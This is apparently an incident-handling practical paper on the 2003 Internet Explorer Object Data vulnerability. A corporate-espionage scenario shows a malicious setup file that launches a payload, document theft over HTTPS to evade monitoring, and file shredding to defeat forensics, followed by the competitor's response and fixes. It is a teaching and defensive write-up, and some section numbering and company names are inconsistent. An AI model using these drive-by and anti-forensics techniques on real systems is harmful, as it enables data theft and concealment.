Update.inf is a setup information file, which includes a line that has the computer execute UpdateInstall.exe. The important field inside of the following script is the line that starts with "run=". This is how our malicious application file gets installed (which creates the HTTPS tunnel and finds all Microsoft Office documents on the system). The typical script we would find inside of Update.inf is below.

```
[version]
signature="$TUNNEL$"
AdvancedINF=2.0

[Add.Code]
UpdateInstall.exe=UpdateInstall.exe

[Setup Hooks]
hook1=hook1

[UpdateInstall.exe]
Clsid={08845CD6-530C-4081-8592-46403624F8B2}
file-win32-x86=thiscab

[hook1]
run=%EXTRACT_DIR%\UpdateInstall.exe
```

Let's look at a brief summary of the attack scenario just performed:

- User at competitor browses to www.xyzcorporation.com to read about their latest research and press releases.
- User at competitor clicks on "Press Releases"
- Script running on xyzcorporatin.com recognizes that the requesting IP address is from the competitor's network.
- Xyzcorporation.com dynamically adds <object data="good.html"> tag to the Press Releases page requested by competitor.
- Competitor's browser sees it needs to downloaded embedded information from "good.html" and submits another HTTP request for good.html.
- Xyzcorporation.com returns good.html which is of MIME content-type "Application HTA" (HTML Application) and contains malicious executable code.
- Malicious code in good.html instructs competitor's browser to unknowingly download and run good.cab from XYX Corporation's web developer's home network.
- Computer interprets good.cab as a compressed file; uncompressed into a .inf (setup information file), and a .exe file (executable).

- Computer looks at instructions provided in .inf file, which tell the computer to run the .exe file.
- The .exe file searches the hard drive for any document with a Microsoft Office extension and slowly tunnels a copy of the document back over an encrypted HTTPS session (port TCP 443).

1.4.5 Keeping Access

Once the executable file has run on the targets system it will only perform a system scan for Microsoft Office documents once. After all documents have been transferred to our secure location, we no longer need access to the system. The longer the vulnerability is public, the greater the chances is that our competitor will be patching their systems or updating their Intrusion Detection Systems (IDSes) to detect this particular exploit. With this in mind, we do not want to establish long term access to the target machine; doing so could become detrimental to our goal of being stealthy.

1.4.6 Covering the Tracks

A few precautionary steps will be taken to cover our tracks to decrease our changes of being recognized. We discussed that our traffic would be sent from the victim machine to the developer's home machine via web traffic. However, for this scenario we will use HTTPS (encrypted) traffic over TCP protocol port 443. Many corporations utilize intellectual property monitoring software. Such software can monitor for specific key words, phrases, terms, and names. Generally it can monitor for any string of text you configure it to watch for. Some companies that have particularly sensitive information will even use an obscure word combination (that wouldn't be found in any dictionary). This would eliminate the possibility of false-positives (a false alarm). This keyword, such as "seekret", could be used in all internal documents used and written in the organization. One might even make the keyword color white (invisible on a white text background) and font size 1. It would be virtually impossible to identify this hidden keyword embedded in a document. If the document were to be transmitted outside of the organization (via, web, ftp, emailed as an attachment, instant messaging file transfer, or by any other means of clear-text transfer) the intellectual property software would identify, alert, and potentially block this transfer. By using HTTPS (secure/encrypted HTTP transfer) all data transferred through the encrypted tunnel would be concealed from plain sight and thus concealed from any sniffing network monitoring software.

The second means of covering our tracks involves removing all evidence left on the victim machine. As soon as the application has identified and securely transferred all Microsoft Office documents that were found on the machine, the software will enter its pre-programmed self-destruct mode. Many attackers goal is to gain and maintain access to the compromised system. The goal in this situation is to gain access to the system, transfer the documents, and remove all tracks and access and tracks form the system and quickly as possible. The

slightest error in this plan could potentially set off intrusion detection systems and draw unwanted attention. While deleting the files that were placed on the system using the .hta exploit (good.cab, update.inf, and updateinstall.exe), we will use a secure removal technique. In the application (updateinstall.exe) a windows version of the Linux tool "shred" was included. Shred not only deletes the files that were placed on the system during install, but overwrites the physical hard drive space they occupied with random data. This is much more secure from a forensics standpoint. Typically when a file is "deleted", the pointer to the storage location on the physical hard drive device is deleted, and the space is marked as "available"; however, the data still remains intact until overwritten by other data. When using a tool such as shred the space occupied by the files installed by updateinstall.exe will be overwritten with random data as they are deleted. This will insure that if the competitor corporation were to become aware of the activities and attempt to do a forensic analysis of the system they would not be capable of "undeleting" (using forensic software such as "The Coroners Toolkit" to do a binary byte-by-byte analysis) files that were installed by the application. Ultimately our goal would be to have our exploit installed on the victim computer for less than three days. Meeting that goal would also assume that the victim computer is used to browse the web on a daily basis (allowing the data to be transferred and "blend in") and that there is not more than a reasonable amount of data to transfer. It is also critical that the exploit be removed from the victim computer as quickly as possible due to the likeliness that a security administrator at our competitor's organization will implement a snort signature, or update their intrusion detection system within 1-2 weeks of the exploit being released. The ultimate success of the exploit in this scenario depends on many factors (as do many exploits that take advantage of such vulnerabilities).

1.5 Incident Handling Process

In this next section, the Incident Handling Process, we will look at the steps taken (or not taken) by the competitor organization's Information Security Team. We will look at the steps they have taken to prepare themselves from current vulnerabilities, exploits, and threats; the process they have in place to identify the threats they determine to be of certain risk level; the process in place to contain the incident in order to keep it from potentially propagating further throughout the organization; the steps they take to eradicate their organization from the current and future impending threats; how they plan to recover from an incident if one were to occur; and lastly the lessons that were learned from the incident and the steps that would be implemented next to prevent a future occurrence of such an incident.

1.5.1 Preparation

XYZ Corporation had in place a good set of Information Technology policies. They were well prepared from the majority of attacks that a "script

kiddy" would have attempted to use to gain access to their network. XYZ Corporation had a strict firewall policy in place. They allowed the basics through the firewall, web traffic (HTTP, TCP port 80 & HTTPS, TCP port 443); FTP (TCP 21); SSH (encrypted "telnet", for system administrators use, TCP port 22). DNS (UDP port 53) was only permitted from internal hosts to the internal DNS server, and then only from the internal DNS server to the ISP's DNS server. They only permitted email (SMTP/TCP port 25 and POP3/TCP port 110) to and from their internal mail server. Their internal mail server was running "viruswall" software which performed virus and content scanning. It even included the ability to search for proprietary "intellectual property" keywords, such as the titles of their current research projects, etc. The firewall in use was a statefull proxy firewall. This means that all connections were verified to ensure that the packets were in the correct "state"' (i.e., a random packet sent to the firewall with the "SYN" flag set (an option on TCP packets requesting the establishment of a new connection) would be denied. This is due to a statefull firewall's ability to determine that no internal host had previously originated an outbound connection. The firewall also included the ability to "proxy" all connections that were established through the firewall. This means that the firewall is able to monitor the connection (examine it at the "application layer" level of the OSI model), and verify that the protocol actually matches the port it is assigned to. Thus if a new virus or trojan used TCP port 80 (normally assigned to web traffic) to spread itself, the firewall would drop the connection because it would see that the program attempting to establish the outbound connection on the given port did not follow the correct protocol. Unless of course the virus's payload was encapsulated inside of a legitimate HTTP packet (and established HTTP(S) connection) that followed HTTP protocol. XYZ Corporation also required that all of their users stay up to date with Antivirus software and pattern updates.

1.5.2 Identification

The Information Technology Team at XYZ had also implemented an Incident Handling Policy in the unlikely event that an incident would occur. The IT managers sat down and read over various sources on Incident Handling Procedures and determined which procedures were most feasible in their environment. XYZ Corporation determined that a tiered response system would work best for their situation. The incident response system could be activated in a variety of ways. Any member of the IT staff might notice something awry on a server, a user might contact the help desk and complain that their computer is "acting funny" and that their documents appear to have been moved or modified, etc. At that point the IT staff member aware of the situation would give a primary priority to the incident. A low priority incident would be an isolated event where there is minimal to no damage done to the system involved. A medium priority incident would be an isolated incident along the lines of a virus or trojan on a system where there was potential for data or system exposure. A high priority incident involves an incident where it is likely that a system was exposed or compromised by an attacker or a high-risk new virus/trojan. A high risk incident

may or may not be isolated and puts the company's data at a high-risk of exposure. Once any incident is identified and prioritized it is escalated to the IT Director for immediate review. The IT Director confirms the priority and then forwards the incident to the organizations Incident Handling Team. The competitor did implement a snort signature which identified this attack; however, it was not implemented soon enough. Once it was discovered, due to corporate politics and the timeliness of escalation procedures, the competitor organization was not able to identify and remove the potentially infected host from the network until the next day. By that time, the attacking company (XYZ Corp.) had all of the competitors information already transferred out to their external server. Once the IT Director notified the Incident Handling team, the incident handling process continued and entered the containment stage.

1.8.3 Containment

The Incident Handling team located the potentially infected host (in a separate building) and within minutes had gained physical access to the computer. The first step they took was to document the area and the current state of the computer desktop. They noted any computer media (disks, CDs, peripheral equipment) that was in the user's cubicle area. They took pictures with a digital camera of the workspace and the computer's desktop. They also brought along their Incident Handling toolkit which included a spare hub. As they unplugged the desktop from the workgroup hub, they immediately plugged in into their own hub they brought along. (Since they were not fully aware of the details of the infection or incident they were taking all precautions.) Some software may be coded to erase and shred certain files if it detects the ethernet interface going down (or when a continuous ping is no longer able to reach the default gateway). The next step is to do a full RAM memory dump of the current system before unplugging it. The RAM is dumped to a removable media drive that has been connected to the computer by the Incident Handling team. The random access memory may contain crucial information that may be pertinent to the investigation at a later date (user names, passwords, miscellaneous program data, the user's last copy/pastes, etc.) Once the entire RAM is dumped to a file, the team disconnects the power to the system. Notice that they do not do a normal shutdown. A malicious user may have coded the malware (malicious software) to erase files upon a regular system shutdown. Once the system has been powered off, the team makes two backup copies of the hard drive using a low level binary bit-by-bit mirroring device. The original hard drive is placed in an air tight bag and labeled with the date and serial number of the computer (to preserve the original evidence, should the case end up in court). One of the copies of the hard drive is saved and preserved as a backup for the Incident Handling team, and the other is used by the team for analysis. The drive is then examined in a read-only state. The analysts use forensic software (such as The Coroner's Toolkit "TCT") to look for evidence of any malicious code that may have existed on the drive. The team is looking for modified or new system files, any text documents that may contain information, pictures (that can be analyzed

with stegonography detecting tools), and any unusual executable files which may have been recently modified, created, or moved. Fortunately for XYZ Corporation, no evidence of malicious code was found on the infected system. This is due to the programmer instructing the malicious .exe to shred all associated files, and itself, after all documents had been transmitted. With no evidence found, the team decided that it was a "false positive" (a false incident), and continued with the Incident Handling process.

1.8.4 Eradication

In cases where the administrator is confident that no damage was done to the integrity of the system or any of its files, it may be possible to patch the system and place the system back in production. However, any time there is a minimal chance that the system may have been compromised, it is best to rebuild the system from the ground up. If it can be determined exactly which root kit, virus, or exploit compromised the box, it may be possible to eradicate the malicious files and repair changed configuration files. The caveat to this solution is that the attacker may have modified the script, virus, malicious file(s), making it a meticulous task to determine exactly which files were created, erased, and modified, and then to replace them. The best option to eradicate unknown malicious files from the system would be a complete rebuild, which leads us to the recovery phase.

1.8.5 Recovery

When rebuilding the system from scratch, we start by formatting the hard drive and reinstalling the core operating system. Before being placed back on the network, all current service packs and patches are applied to the system; a system hardening script is run (such as XPLizer for Windows XP); a corporate anti-virus solution is installed and pattern file updated; and anti-spy ware tools are installed. Only once the system has been rebuilt and secured may it be placed back on the network. Since this is a host specific vulnerability and exploit, it is not necessary for us to eradicate the entire network. The Incident Handling team will delegate to the help desk the task of verifying that all the rest of the systems on the network are up to date and patched for this particular vulnerability. Since the competitor organization was not aware that the exploit was successful, there will not be much of a "recovery" process on their end.

If XYZ Corporation had not programmed the virus to self-destruct, the Incident Handling team would have an exhausting task ahead of them to tackle. If the Incident Handling team would have able to recover the malicious executable file, in order to determine how detrimental it was to their organization, they would need to reverse engineer the executable file (if it was not already a known virus/trojan). The first step they could take would be to run the Linux "strings" utility. Strings will search through a binary file and report any text strings that it recognizes. This may give the engineer clues as to any alphanumeric text the writer left in the code. The engineer could further analyze the file with a

debugger. Using a debugger requires knowledge of the assembly programming language. Running a file in a debugger allows the engineer to run the program with a few additional features. It gives the engineer the ability to "pause" the program and see which functions the program utilizes, the current location in memory that the programming is accessing, and the data that it is accessing. Using these tools the engineer can gain insight into the inner workings of the program to learn of the developer's intentions. This will determine the potential damage or risk that organization was exposed to. Once we have an assessment of the intention of the writer and the malicious file(s), we will determine if the file(s) were strictly host based, or written to propagate throughout the network to infect other hosts. If the malware was designed to propagate throughout the network, our recovery phase could be expanded to weeks, or even months, depending on the number of other systems it infected. (Rebuilding each system along the way.) Once all systems are rebuilt, patched, updated, and hardened, our recovery phase is complete.

1.8.6 Lessons Learned

When reflecting back on the exploit, how it penetrated the network, and the incident handling process, we look back at what went wrong, how, and what can be done to prevent future similar attacks. In this particular scenario, instead of the intruder penetrating our network from the outside, the competitor unknowingly "asked" XYZ Corporation for the infection (by browsing to XYZ's web site). Even though the patches from Microsoft had not yet been released there are still a few steps that the competitor could have taken to protect their networks. First, they could have ensured that their Snort IDS signatures were up to date and detected this exploit in HTTP traffic (monitored for any .hta files in HTTP traffic) as soon as the vulnerability was published to the full disclosure mailing list. The competitor could have also modified the Internet Explorer Security Zone settings (by disabling Active X Scripting). Another temporary workaround is to disable .HTA files in the registry by deleting the key HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MIME\Database\Content Type\application/hta. The registry workaround will make the .hta file type unrecognizable to Internet Explorer (IE will not know to associate .hta files with MSHTA.exe (the program which interprets HTA files), therefore the malicious code in the .hta file will not be executed.) These workarounds should only be used temporarily until an official patch is released by Microsoft. The official patch will actually upgrade the vulnerability in Internet Explorer which fails to correctly check the returned HTML document's content type. The competitor company also designated two of their Information Technology Officers to be responsible for vulnerability assessment and risk mitigation for their organization. These two individuals are responsible for monitoring vulnerability announcements from various different mediums (mailing lists such as Full Disclosure, DShield (SANS), Microsoft Bulletins, BugTraq, VulnDev, CERT, IRC chat rooms, and periodicals such as Phrack, Phrack High Council (PHC), and 2600. As soon as a new vulnerability is determined to be a threat to their organization, Snort signatures

are written and implemented on various internal IDSes. Also any remediation steps are immediately implemented until patches can be installed on all vulnerable systems. It often takes a system compromise or an imminent security threat for an organization to take Information Security seriously. However, this company is determined to mitigate all risks possible to ensure that their network is secure from internal and external threats.

1.6 References

CERT *"Exploitation of Internet Explorer Vulnerability"* (Incident Note IN-2003-04) 1 Oct. 2003 <http://www.cert.org/incident_notes/IN-2003-04.html>

Copley, Drew *"Internet Explorer Object Data Remote Execution Vulnerability"* (eEye Digital Security) 20 Aug. 2003 <http://www.eeye.com/html/Research/Advisories/AD20030820.html>

Http-equiv@excite.com "*BAD NEWS: Microsoft Security Bulletin MS03-032*" (Full Disclosure Mailing List) 7 Sept. 2003 <http://seclists.org/lists/fulldisclosure/2003/Sep/0240.html>

Microsoft Corporation *"Security Bulletin MS03-032"* 20 August 2003 <http://www.microsoft.com/technet/security/bulletin/MS03-032.mspx>

Secunia *"Microsoft Internet Explorer Multiple Vulnerabilities"* (Secuina Advisories) 20 Aug. 2003 <http://www.secunia.com/advisories/9580/?show_all_related=1>

SecuriTeam.com™ *"Internet Explorer Object Data Remote Execution"* 21 Aug. 2003 <http://www.securiteam.com/windowsntfocus/5CP0N0AAUA.html>

TruSecure Corporation *"Hype or Hot Details"* 6 Oct. 2003 <http://www.trusecure.com/knowledge/hype/20031006_tsa03015a.shtml>

1.7 Works Cited

American Registry for Internet Numbers *"ARIN Whois Search"* 11 May 2004 <http://arin.net>

Internet Engineering Task Force *"TCP/IP Tutorial"* RFC 1180 (Socolofsky & Kale) January 1991 <http://ietf.org/rfc/rfc1180.txt?number=1180>

Microsoft Development Network (MSDN) *"Windows Script Host RegWrite Method"* 2004. <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/script56/html/wsMthRegWrite.asp>

Securities and Exchange Commission "*Edgar Company Search"* 7 January 2004 <http://www.sec.gov/edgar/searchedgar/companysearch.html>

Snort IDS *"Snort Users Manual"* Sourcefire Inc. 1998-2003 <http://www.snort.org/docs/snort_manual/>

Stewart, Joe "*Application HTA Snort Signature"* 10 May 2004.

Yahoo! *"Yahoo! Finance*" 25 May 2004 <http://finance.yahoo.com/>